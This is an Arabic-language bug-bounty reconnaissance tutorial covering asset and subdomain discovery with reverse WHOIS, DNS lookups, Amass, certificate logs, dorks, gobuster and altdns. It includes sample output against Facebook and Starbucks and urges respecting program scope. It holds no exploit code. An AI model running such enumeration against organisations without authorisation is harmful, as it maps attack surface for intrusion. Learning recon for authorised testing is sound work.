ولكن بعض الشركات بتقوم باستخدام whois guardعلشان تخبي معلوماتها ولكن فيه شركات كتير بتنسي تعمل كدا

خد بالك ان فيه شركات كتير عندها سكوب معين مينفعش انك تتخطاه
ولكن زي ما بقولك كدا ان انت دلوقتي مفروض بتشتغل علي سكوب كبير ولازم تعرف كل حاجه ولكل تارجت طريقه من البحث طبعا

وفيه طبعا كتير من المصادر الاونلاين اللي بتراقب whois databaseعلشان تحللها

احنا طبعا نقدر نستخدم الخدمات دي علشان نجيب الدومينات اللي الشركه امتلكتها والي هي تابعه لن فس المنظمه



Domain Name	Creation Date	Registrar
1-facebook.com	2016-04-20	GODADDY.COM, LLC
3g-facebook.com	2017-06-17	TURNCOMMERCE, INC. DBA NAMEBRIGHT.COM
3m-rsj.com	2013-09-02	PSI-USA, INC. DBA DOMAIN ROBOT
3ut.us	2011-05-10	GMO INTERNET, INC. D/B/A ONAMAE.COM
83728763471r714e4182r1d223e2-noreply-facebook.com	2018-07-15	GODADDY.COM, LLC
aamco-facebook.com	2017-06-21	TUCOWS DOMAINS INC.
aamco-facebook.com	2017-06-21	TUCOWS DOMAINS INC.
access-facebook.com	2009-05-29	GODADDY.COM, LLC
account-security-facebook.com	2018-02-16	ASCIO TECHNOLOGIES, INC. DANMARK - FILIAL AF ASCIO TECHNOLOGIES, INC. USA

https://viewdns.info/reversewhois/

الخدمه دي بتمتلك بيانات تاريخيه للـ whoisعلشان تلاقي الدومينات اللي تم تسجيلها من قبل الشركه
باستخدام نفس الايمال زي ما هو باين في الصوره كدا ودا ببساطه كان الـ whois reverse

REVERSE DNS

خليني بقا اقولك يباشا ان بدون الـ Domain Name System (DNS)مش هنعرف اننا نربط الـ IPsبالدومينات روح شوف جوجل لو متعرفش يعني ايه DNS
طيب ايه اللي بيحصل ؟
دلوقتي ال DNS Recordبيحتوي علي العديد من المعلومات اللي ممكن تستخدمها علشان تربط الدومينات ببعض
لو الدومينات دي بتتشارك مع بعضها نفس الـ A, NS, and MX records
اذا فهي من الممكن انهم يكونوا ممتلكين من نفس الشخص
دلوقتي بقا تروح نستخدم ونبحث
عن طريق Reverse IP وReverse Name Server وReverse Mail Serverعلشان نشوف الدومينات دي

زي ما اتكلمنا عن ال reverse whoisفهنتكلم عن كل واحده فيهم

REVERSE NAME SERVER

الشركات الكبيره غالبا ما بيستضيفوا اسماء السيرفرات بتاعتهم فبكدا هيقدروا انهم يسيروا الترافيك ل ل الـ Ipالصح علشان تفهم الموضوع اكتر ..السيرفرات دي بيتم عمل الـ configurationعن طريق
المنظمه اللي بتمتلكهم يعني مثلا شركه ميكروسوفت معندهاش دومينات بتُشير للفيسبوك وهقولك المصطلح بالانجليزي
لان هتقابله كتير لما تيجي مثلا تفهم الsubdomain takeover
وهو " domain pointing to a Facebook name server must be owned by Facebook"
يعني الدومين اللي بيُشير للفيسبوك لازم انه يكون مملوك لشركه الفيسبوك

```
alex@alex-PowerEdge-R710:~$ nslookup -type=NS facebook.com
Server:         127.0.1.1
Address:        127.0.1.1#53

Non-authoritative answer:
facebook.com    nameserver = b.ns.facebook.com.
facebook.com    nameserver = a.ns.facebook.com.
```

لو اخدت بالك فيه ملاحظه خد بالك منها ال name serverمش بيشاور لاسم سيرفر عام زي مثلا "ns1.godaddy.com"
فيه الكتير من الدومينات اللي بتشاور لـ GoDaddy nameservers
فلازم تعرف ان دا generic name serverفيه ناس كتير بتستخدمه
حاجه عامه يعني
علشان تعمل reverse name server lookup لازم ان ال name serverيكون تبع او مملوك

للمنظمه اللي انت شغال عليها والا هيجيلك كتير من النتايج الخطأ وتضيع وقت وجهد



الخدمه دي ممكن نستخدمها عن طريق اننا نديلها الـ name serverوهي بقا هتعمل لينا reverse name server lookups
بس طبعا ممكن تلاقي شويه من الـ false positivesهنا ف عادي يعني
https://domaineye.com/

REVERSE MAIL SERVER

نقدر نستخدم نفس التكنيك السابق في اننا نعمل العمليه دي زي الـ mx record
اللي فات لازم ال resultاللي تجيلك يكون فيها owned by the target organization
قبل ما تروح تستخدم https://domaineye.comعلشان تعمل Reverse mail server

```
alex@alex-PowerEdge-R710:~$ nslookup -type=MX facebook.com
Server:         127.0.1.1
Address:        127.0.1.1#53

Non-authoritative answer:
facebook.com    mail exchanger = 10 smtpin.vvv.facebook.com.

Authoritative answers can be found from:
```

REVERSE IP

استخدامك ل CIDR rangesمن هنا ممكن تعمل Reverse Ip searchعلشان تلاقي اي دومينات تم استضافتها علي الـ Ipsدي
فيه بعض الناس ممكن يستخدموا الـ A Recordللتارجت بتاعهم علشان يعملوا العمليه دي وممكن برضه تستخدم
https://domaineye.com/


يلا بقا نعمل الملخص الرايق اللي هيلم الدنيا دي كلها :
DNS Record :
بيتم استخدامه علشان يربط الدومينات مع بعض فلو الدومينات بتستخدم نفس الـ A, NS, or MX recordممكن ان احنا نفترض انهم ممتلكين للشركه او لنفس الشخص اللي حجزهم مع ان ممكن يكون فيه بعض الاخطاء الايجابيه فالنتايج دي ولكن عادي ممكن يتفلتروا ودا بقا هيخلي السكوب بتاعك يزداد بطريقه كبيره بس اتاكد الاول من السكوب اللي في البروجرام هل

سامحين بالحوار دا ولا لأ


GOOGLE DORK :

هنتكلم في تفاصيل عنه اكتر قدام بس دلوقتي مدام احنا في ال phaseبتاعه الريكون لازم نتكلم عنه تاني
بس دلوقتي هكلمك عن حاجه صغيره او دورك واحد بس اللي هو "intext"

في اغلب الصفحات هتلاقي ف النهايه او في القاع المكان دا بتاع الكوبي رايت او حقوق الطبع والنشر دا ممكن يستخدم في انك تشوف دومينات تاني تابعه للشركه



تقدر تنسخ وتروح لجوجل وتكتب في البحث بالشكل دا :



وبكدا تقدر تجيب Assetsتابعه للشركه ممكن متوصلش ليهم عن طريق الحاجات اللي اتكلمنا عنها قبل كدا

TOOLS

ايه الادوات اللي تقدر تستخدمها ؟
اكتر اداه هنتكلم عنها تحت لحد اخر الكتاب هي الاداه دي ف علشان كدا اتاكد انك مثبتها عندك ومعندش اي مشاكل معاها
https://github.com/OWASP/Amass
ومن هنا تقدر تثبتها
https://github.com/OWASP/Amass/blob/master/doc/install.md

ASN

افتكر اننا زي ما قولنا عن طريق ال ASNتجيب قايمه فيها Assetsتبع المنظمه ,فاكر ؟
مبدئياً كدا يبقا معاك الـ listادي فيها ال ASNs

هنجيبهم ازاي ؟
amass intel -org <company name here>

```
alex@alex-PowerEdge-R710:~/tools$ amass intel -org facebook
32934, FACEBOOK - Facebook
54115, FACEBOOK-CORP - Facebook Inc
63293, FACEBOOK-OFFNET - Facebook
```

او حاجه تانيه لو عاوز تعمل الكلام دا مانوال

https://bgp.he.net

هتروح هنا وتكتب اسم الشركه وتشوف معلومات اكتر كمان

طيب دلوقتي معاك listمن ASNsازاي تلاقي الـ CIDR range؟
whois -h whois.radb.net -- '-i origin <ASN Number Here>' | grep -Eo "([0-9.]+){4}/[0-9]+" | sort -u

عن طريق استخدام الـ bash commandده

```
alex@alex-PowerEdge-R710:~/tools$ whois -h whois.radb.net -- '-i origin AS32934' | grep -Eo "([0-9.]+){4}/[0-9]+" | sort -u
102.132.96.0/20
102.132.96.0/24
102.132.97.0/24
```

تقدر برضه تستخدم Amassفي الموضوع دا
1 باستخدام الـ ASNsتجيب الـ domains
2 باستخدام الـ CIDRsتجيب الـdomains

1 باستخدام الـ ASNsتجيب الـ domains
عن طريق انك تديلها الكوماند دا :
amass intel -asn <ASN Number Here>

```
alex@alex-PowerEdge-R710:~/tools$ amass intel -asn 32934
facebook.com
tfbnw.net
fbcdn.net
aintfacebook.com
friendfeed.com
```

طبعا اللي بيحصل هنا عن طريق استخدام الـ reverse IP searchesعلشان تلاقي الدومينات اللي شغاله عن طريق ASN
الحاجه التانيه زي ما قولنا :

2-باستخدام الـ CIDRsتجيب الـ domains

```
alex@alex-PowerEdge-R710:~/tools$ amass intel -cidr 31.13.66.0/24
facebook.com
fbcdn.net
```

REVERSE WHOIS

هنستخدم Amassفي الـReverse Whois
amass intel -whois -d <Domain Name Here>

```
alex@alex-PowerEdge-R710:~/tools$ amass intel -whois -d facebook.com
salaads.com
backtohealth.in
escape-facebook.com
recovery-facebook.com
octoimg.xyz
rajadimsum.com
mkmahala.com
```

شايف ازاي Amassمفيده فهي بقا اصلا من افضل الادوات اللي ممكن تستخدمها
في جزء الـ Assets discovery


كدا خلصنا اول جزء في الريكون فخلينا نلخصه في السريع كدا
كل دا كان عن المحور الافقي اللي كان في الصوره اللي oxpatrikعملها وهو زياده السكوب بتاعك مع
ان فيه شركات كتيره قاموا بانهم تحديد السكوب ولكن فيه كتير من الشركات عندها سكوب مفتوح
زي Sonyمثلا باستثناء كام حاجه كدا عادي يعني

وتطرقنا لشويه حاجات كدا منهم CIDR ranges, domains, and other assetsوازاي
تستخدم amassفي الموضوع دا وذكرنا كام موقع كدا تقدر تستخدمهم في كل مرحله من المراحل دي

CERTIFICATION TRANSPARENCY LOGS

بيتم استخدام الـ Certificate logعلشان تعمل عمليه monitorو تدقيق للشهادات الـunauthorized

المهم دلوقتي كل مره هتجيب فيها SSL certificateللدومين او الsubdomain هيكون متسجل في الـ logs



طيب انا كدا استفدت ايه ؟ هنروح بقا علي الـ logsادي باستخدام ادوات كدا ونبحث بالادوات دي ونشوف الـsubdomains
تقدر تستخدم crt.shمثال علي ذلك
https://crt.sh/?q=%25.facebook.com

Tools

استخدم الادوات اللي ترتاح معاها, الكاتب هنا بيستخدم


command line and a python script
طيب نيجي بقا للجزء دا

ودا اللينك بتاعه
https://github.com/ghostlulzhacks/CertificateTransparencyLogs

```
alex@alex-PowerEdge-R710:~/tools/discovery/subdomain/subdirbrute/crt-sh$ python certsh.py -d facebook.com
shortwave.facebook.com
tls13.facebook.com
facebook.com
m.facebook.com
secure.beta.facebook.com
internmc.facebook.com
m.internmc.facebook.com
secure.internmc.facebook.com
cinyour.facebook.com
secure.latest.facebook.com
extern.facebook.com
z.facebook.com
v6.facebook.com
prod.facebook.com
rampart001.facebook.com
rampart001.rampart.facebook.com
rampart002.facebook.com
rampart002.rampart.facebook.com
rampart003.facebook.com
rampart003.rampart.facebook.com
rampart004.facebook.com
rampart004.rampart.facebook.com
```

SEARCH ENGINE

من غير تضييع وقت هتروح لجوجل او اي محرك بحث وتروح كاتب هناك
site:
ولو يه موقع بيطلعلك كتير مش عاوزه يظهرلك تاني هتروح عامل
-site :



فيه ادوات تقدر تعمل ليك كدا وهي فيه مميزات اكتر من كدا
واللي يفرحك ان اللي عاملها شخص عربي وهي :
https://dorks.faisalahmed.me/
هتلاقي تحت علي الشمال find subdomains

FORWARD DNS

هنتكلم عن مشروع في السريع كدا وهو Rapid7 projectو هو بيعمل استطلاعات حول التعرضات العالميه علشان يكتسب رؤيه لنقاط الضعف الشائعه
من الاخر كدا بيعمل scanللنت D:ويقدمها ليك علي شكل Data
بعض من الـ dataدي متوفره ببلاش من علشان الـ security researchersيستخدموها

طيب حاجه تاني وهي عن طريق استخدام الـ forward DNS datasetنقدر اننا نجمع قوائم كبيره من الـ subdomainsاللي بتنتمي للمنظمه

عندك بقا Rapid7بتقبل اي A, AAAA, CNAME, MX, and TXT recordsلكل الدومينات اللي هما يعرفوا عنها
وهذه المعلومات بيتم تحديثها بانتظام وتخزينها في الارشيف دا يعني اننا نقدر نبحث عن بيانات قديمه لـ subdomains

https://opendata.rapid7.com/sonar.fdns_v2/
https://opendata.rapid7.com/sonar.fdns/

اول ما تحمل ال datasetدي من هنا هتفتح التيرمينال بتاعتك و تروح مستخدم zgrepعلشان تعمل كدا :

```
alex@alex-PowerEdge-R710:/storage$ zgrep '\.starbucks\.com",' 2019-10-26-1572133354-fdns_any.json.gz
{"timestamp":"1572148706","name":"_sip._tcp.starbucks.com","type":"srv","value":"10 10 5060 sparkexpress1.starbucks.co"}
{"timestamp":"1572148586","name":"_sip._tls.starbucks.com","type":"srv","value":"0 0 443 sip.starbucks.com"}
{"timestamp":"1572149268","name":"_sipfederationtls._tcp.starbucks.com","type":"srv","value":"0 0 5061 sip.starbucks.com"}
{"timestamp":"1572148880","name":"_sipinternal._tcp.starbucks.com","type":"srv","value":"0 0 5061 chdlyncpool01.starbucks.com"}
{"timestamp":"1572148605","name":"_sips._tcp.starbucks.com","type":"srv","value":"10 10 5061 sparkexpress1.starbucks.co"}
{"timestamp":"1572148468","name":"_xmpp-server._tcp.starbucks.com","type":"srv","value":"0 0 5269 chdlyncedge01.starbucks.com"}
{"timestamp":"1572148987","name":"a.ns.e.starbucks.com","type":"a","value":"65.125.54.133"}
{"timestamp":"1572148551","name":"a.ns.e.stories.starbucks.com","type":"a","value":"65.125.54.133"}
{"timestamp":"1572150025","name":"activesync-iad3.starbucks.com","type":"a","value":"98.99.254.175"}
{"timestamp":"1572150150","name":"activesync.gtm.starbucks.com","type":"a","value":"98.99.250.137"}
{"timestamp":"1572150150","name":"activesync.starbucks.com","type":"cname","value":"activesync.gtm.starbucks.com"}
```

zgrep '\.domain\.com",' path_to_dataset.json.gz

خد بالك ان gzipبيبحث عن طريق الريجيكس اتاكد انك تستبدل الـ "."ب الـ "\"
العمليه دي بطيئه ايوه لان النظام بتاعك هيبحث خلال 30GBمن النصوص بس ف الاخر هيبقا معاك listكبيره من الـ subdomains

GITHUB

اغلب المطورين عندهم الـ Githubعلشان يخزنوا الـ source codeبتاعهم ,غالبا ما سيقوموا بتخزين ال private or hidden endpointsفي الكود بتاعهم صح ؟ممكن اه ليه لأ

فكره اننا نعمل scrapeلل subdomainsدي فكره ممتازه هتلاقي endpointsلذيذه تقدر تستخدم
https://github.com/gwen001/github-search/blob/master/github-subdomains.py

```
alex@alex-PowerEdge-R710:/storage$ python3 github-subdomains.py  -d starbucks.com -t
unable to cache TLDs in file /usr/local/lib/python3.5/dist-packages/tldextract/.tld_s
www.starbucks.com
globalassets.starbucks.com
.cert.starbucks.com
.dev.starbucks.com
.appdev.starbucks.com
loadglobalsecureui.starbucks.com
globalloadsecureui.starbucks.com
globalsecureui.starbucks.com
stageglobalsecureui.starbucks.com
globalstagesecureui.starbucks.com
store.starbucks.com
www.app.test.starbucks.com
.test.starbucks.com
testglobalsecureui.starbucks.com
app.starbucks.com
preview.starbucks.com
mobilelogin.starbucks.com
green.starbucks.com
alexa.starbucks.com
testwww.starbucks.com
stageglobalassets.starbucks.com
tsticommerceagent.starbucks.com
loadglobalassets.starbucks.com
testglobalassets.starbucks.com
```

دا كان تكنيك رايق لازم تعرفه برضه

WORDLIST

هنتكلم دلوقتي عن ازاي تجيب الـ wordlistاللي انت هتستخدمها في عمليه الريكون بتاعك يبقي اكيد لازم اننا نتكلم عن الـ SecListاللي موجوده علي GitHubف هتعرف استخدامها دلوقتي في كذا حاجه الفكره دلوقتي ان الـ Repoدا موجود علي Github وعليه كذا list

https://github.com/danielmiessler/SecLists

ROBOTS DISALLOW

لما تكون بتعمل Brute forceاكتر حاجه مفروض تبقا مركز عليها هي ان انت تلاقي endpointsحلوه تبحث علي ثغرات فيها المغزي من كلامي ان الكاتب بيدور علي المسارات الحلوه اللي يدور فيها مش كل همه انه يلاقي ملف الـ index.php والملفات اللي زي كدا وخلاث

طيب فيه حاجه لازم تبقا عارفها واللي هي ان فيه بوتات تبع شركه جوجل وشركات تانيه منتشره علي النت ووظيفتها انها تعرف المسارات اللي موجوده في المواقع طيب بتعمل كدا عن طريق ايه ؟

انها تشوف المسارات اللي موجوده في الملف اللي هو اسمه robots.txtومتقربش منه



طيب الملف دا بيقوم بانه بيعمل disallowلبعض المسارات اللي هي موجوده فيه بالتالي انت تستنج شئ كويس وهو انهم بيحاولوا يخبوا حاجه

طيب دلوقتي عندك حاجه اسمها alexaهي بتشوف اكثر المواقع زيارة والمسارت الموجوده في اغلب المواقع وبتصنفهم

فيه بعض الهاكرز بيقوموا انهم يروحوا للمواقع اللي موجوده في تصنيف بتاع alexaاللي هو top 100k

بعدين يروحوا واخدين الـ robots.txtاللي فيهم ويشوفوا ايه هي المسارات اللي موجوده فيهم وساعتها دي بقا endpointsكويسه

كمل ترجمتها


RAFT

النوع دا من الـ Wordlistهو اشهر نوع محبوب للهاكرز في عمليه الـ brute force للمسارات طيب فيه منه كذا ملف واحد صغير وواحد اكبرمنه الكاتب بالنسباله بيستخدم اكبر حاجه وطبعا علي حسب الموقف اللي انت هتشتغل فيه يعني هتحتاج الاتنين

https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-large-directories.txt

https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-large-files.txt

TECHNOLOGY SPECEFIC



الفكره هنا انك علي حسب التكنولوجي اللي شغاله هتعمل تخمين معين يعني مثلا انت ظاهر عندك ان الموقع شغال php فاكيد انت مش هتخمن ب aspلفيها list ولا مثلا يكون joomlaفتروح جايب Wordpressوتخمن علي المسارات اكيد مش هتجيب حاجه

COMMON SPEAK

https://github.com/assetnote/commonspeak2

https://github.com/assetnote/commonspeak2-wordlists

دي كمان تقدر تستخدمها في الشغل بتاعك

ALL

وبرضه متنساش ال Wordlistبتاعة jheddix

https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056

BRUTE FORCE

من احسن الطرق المحبوبه وهي انك تعمل brute forceللـ subdomains
انت ممكن تتخيل انه بيعمل GET Requestsلـكتير من الـ subdomainsوتشوف مين فيهم اللي هيـ resolveولكن دا غلط
الـ DNSممكن يتم استخدامه لـعمل brute forceللـ subdomainsبدون ارسال packetsللتارجت بتاعك
كل اللي انت بتعمله هو ارسال DNS Requestsضد الـ subdomainفلو هيـ resolvesلـ Ipاذا انت هتعرف هنا انه alive
https://github.com/OJ/gobuster
التول دي من احسن التولز بالنسبه للكاتب ف انت ممكن تستخدمها في العمليه دي ولازم برضه انك يبقا معاك كذا wordlist
تستخدمهم في العمليه دي فهتقولي اجيب من فين هزعل منك !
ومش هقولك علي الـ SecListاللي موجوده علي الـ github

```
alex@alex-PowerEdge-R710:~/tools$ ./gobuster dns -d startbucks.com -w subdomains.txt
=====================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====================================================
[+] Domain:     startbucks.com
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:   subdomains.txt
=====================================================
2019/11/03 19:00:35 Starting gobuster
=====================================================
Found: www.startbucks.com
Found: mail.startbucks.com
Found: webmail.startbucks.com
Found: docs.startbucks.com
Found: calendar.startbucks.com
Found: email.startbucks.com
Found: e.startbucks.com
Found: ftp.startbucks.com
Found: pda.startbucks.com
Found: pop.startbucks.com
Found: imap.startbucks.com
Found: smtp.startbucks.com
```


كل ما يبقا معاك wordlistكويسه كل ما هتجيب نتايج احسن ف اتاكد انك تجرب كذا حاجه

SUBDOMAIN PERMUTATION

الا وهي انك بتعمل افتراضات كتير لوجود subdomainمعين
بمعني لو انت عندك test.starbcuks.com

وبرضه انت عندك كلمات في wordlistمنهم dev , stage , production كدا ممكن يبقي عندك كتير من السبدومينات اللي ممكن تطلعهم زي ؟
devtest.starbucks.com,
dev.test.starbucks.com,
production-test.starbucks.com
من الممكن يعني مش اكيد ف فيه عندك تول هتعمل الكلام دا ليك واللي هي :
https://github.com/infosec-au/altdns

دا الكوماند :
altdns -i found_subdomains.txt -o permutation_output -w words.txt -r -s resolved_output.txt



بس ممكن ياخد منك وقت ولكن هيجيبلك حاجات hiddenتقدر تلاقي فيها حاجات غيرك مقدرش يو صلها

OTHER

فيه الكتير من المصادر اللي تقدر تستخدمها في العمليه دي عموما بس اعتقد احنا غطينا بشكل كافي شويه تولز كويس تبدأ بقا تنظم نفسك وتثبت التولز دي وتعمل ال commandsاللي هتستخدمهم مع بعض وتعمل باش سكريب يعني لكل مرحله لو انت بتحب الاوتوميشن او تعملهم مانوال واحد واحد

الفكره ان اغلب التكنيكات دي بتعتمد علي third partiesومن اغلب المصادر اللي بتجيب منها المعلومات دي وهي

- Virus Total
- Netcraft
- DNSdumpster
- Threat crowed
- Shodan
- Cencys
- DNSdb
- Pastebin

TOOLS

AMASS

المفروض دلوقتي تبقي انت تمام مع الاداة دي وهنستخدمها دلوقتي في المحور الافقي اللي عمله لينا oxpatrik

https://github.com/OWASP/Amass

amass enum -passive -d <Domain Name Here>

```
alex@alex-PowerEdge-R710:~$ amass enum -passive -d starbucks.com

d.mx.e.starbucks.com
chdlyncwebapp01.starbucks.com
cloudappsemea.starbucks.com
fb1.starbucks.com
chdlyncweb01.starbucks.com
mobility-us-va.starbucks.com
